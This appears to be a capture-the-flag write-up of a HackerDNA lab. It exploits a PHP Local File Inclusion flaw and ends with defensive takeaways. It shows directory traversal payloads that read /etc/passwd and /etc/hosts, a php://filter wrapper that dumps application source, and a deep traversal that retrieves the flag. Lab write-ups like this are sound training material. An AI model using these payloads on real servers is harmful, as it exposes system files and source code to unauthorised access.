

Include Me

Date: 5/6/2026

Platform: HackerDNA

URL: <https://hackerdna.com/labs/include-me>

Objective


Exploit a vulnerable PHP file inclusion parameter to perform Local File Inclusion (LFI) and retrieve the hidden flag from the server.

Step 1: Initial Reconnaissance

Navigated to the target:

http://52.208.124.52

The application displayed a simple company-style website with no obvious functionality or input fields:



However, the URL contained an interesting parameter:

http://52.208.124.52/index.php?page=about.html

Analysis:

The **page=** parameter strongly suggested the application dynamically included files using PHP. This is a classic indicator of a potential Local File Inclusion (LFI) vulnerability. A common vulnerable implementation looks like:

```
include($_GET["page"]);
```

Step 2: Testing for Directory Traversal

Attempted a standard LFI payload:

`http://52.208.124.52/index.php?page=../../../../etc/passwd`

The application returned contents of `/etc/passwd`:

`root:x:0:0:root:/root:/bin/bash`
`www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin`

This confirmed:

- **Directory traversal works**
 - **Arbitrary local files can be included**
 - **LFI vulnerability exists**
-

Step 3: Additional Enumeration

Tested other common files:

`index.php?page=../../../../etc/hosts`

Returned:

`127.0.0.1 localhost`
`10.0.13.77 ip-10-0-13-77.eu-west-1.compute.internal`

Web Root Validation

`index.php?page=../../../../var/www/html/about.html`

Successfully loaded the 'About' page again, confirming:

Web root = `/var/www/html`

Step 4: Reading Application Source Code

To inspect the PHP source safely, used PHP stream wrappers:

index.php?page=php://filter/convert.base64-encode/resource=index.php

The response returned a base64-encoded PHP source.
Decoded locally using:

echo 'BASE64_DATA' | base64 -d

Decoded source:

```
<?php

if (!isset($_GET["page"])) {
    header("Location: index.php?page=about.html");
    die();
} else {
    include($_GET["page"]);
}
```

Analysis of Source Code:

The vulnerability was confirmed directly:

include(\$_GET["page"]);

The application:

- performed no sanitization
- used no whitelist
- directly included user-controlled input

This allowed arbitrary local file inclusion.

Step 5: Locating the Flag

Initial attempts targeted common locations (these failed because the traversal depth was insufficient):

index.php?page=../.././root/flag.txt
index.php?page=../.././var/www/html/flag.txt
index.php?page=../.././flag.txt

Step 6: Successful Exploitation

Expanded traversal depth:

`http://3.250.157.94/index.php?page=../../../../../../../../flag.txt`

Result / Flag

Successfully retrieved the flag from the exposed file.

(Flag omitted intentionally for integrity of the challenge)

Key Takeaways:

1. User-controlled file inclusion is extremely dangerous.
2. Directory traversal (../) can escape intended web directories.
3. Reading `/etc/passwd` is a classic confirmation step for LFI.
4. PHP stream wrappers (`php://filter`) can expose source code safely.
5. Input validation and whitelisting are critical protections.